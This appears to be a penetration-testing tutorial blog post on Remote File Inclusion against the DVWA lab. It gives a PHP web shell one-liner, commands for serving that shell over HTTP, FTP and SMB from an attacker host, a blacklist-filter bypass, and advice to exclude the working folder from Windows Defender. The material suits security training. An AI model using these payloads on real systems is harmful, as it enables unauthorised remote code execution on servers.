**note**:Part 3 of the File Inclusion series. Part 1 was LFI basics and filter bypasses on DVWA. Part 2 was PHP wrappers for code execution on an HTB machine. This one builds on both so worth catching up if you haven't.
With LFI we were always working with what was already on the server. Read this file, include that file — everything local. RFI is different. You're not pointing at something on the server anymore, you're pointing at something on your machine. The server goes and fetches it. And since you're the one hosting the file, you decide what's in it.
Put a web shell in it. Now the server is executing your code.
What Needs to Be True
Two things have to line up for RFI to work.
First, allow_url_include has to be enabled. This is what lets PHP make outbound requests from include functions. It's off by default but you'd be surprised how often it gets turned on. We already know how to check it from part 2 — pull the php.ini through LFI and grep for it.
Second, the function itself has to support remote URLs. Not all of them do. include() does. Some others can fetch remote content but won't execute it — which means you can read stuff but can't get a shell.
One thing worth knowing — every RFI is also an LFI. If a function can reach out to your machine, it can definitely read local files too. The other way around isn't true though.
Confirming It Works
Before hosting anything, just verify the server can actually make outbound requests. Point the parameter at the server itself:

If content loads from that URL, RFI is confirmed. The server is making outbound requests and we're good to move forward.
Getting a Shell
Now that we know the server will fetch remote files, we write our shell:
echo '<?php system($_GET["cmd"]); ?>' > shell.phpSmall headache if you're on Windows — Defender will delete shell.php the moment you create it, treats it as malware. Just add your working folder to the exclusions list in Windows Security settings and you're fine.
Serve it:
python -m http.server 8070Now point the vulnerable parameter at your machine:
http://localhost:8000/vulnerabilities/fi/?page=http://YOUR_IP:8070/shell.php&cmd=id
The server came to us, grabbed the file, ran it. Done.
When HTTP Gets Blocked
Sometimes the server has filtering in place — like here, where the code is stripping http:// and https:// from the input before doing anything with it:

Same idea as the ../ filter we bypassed in part 1 — blacklisting specific strings. And just like before, it only blocks what whoever wrote it thought of. http:// is gone, https:// is gone, but nobody thought about anything else.
So we use FTP instead. First grab the Python library for it:
pip install pyftpdlibStart the server:
python -m pyftpdlib -p 21Same shell, different scheme in the URL:
http://localhost:8000/vulnerabilities/fi/?page=ftp://YOUR_IP/shell.php&cmd=idThe filter sees no http:// so it lets it through. PHP connects to your FTP server, fetches the shell, executes it — anonymous authentication by default so no credentials needed.

Bypassed.
SMB — Windows Targets
If you're dealing with a Windows server, there's a third option that doesn't even need allow_url_include to be on. Windows handles remote SMB paths like normal local file paths, so include() doesn't even register it as a remote URL.
Set up a share:
impacket-smbserver -smb2support share $(pwd)Include using a UNC path:
?page=\\YOUR_IP\share\shell.php&cmd=whoamiWorks best on internal networks since SMB over the internet usually gets blocked, but on an internal pentest it's a solid option.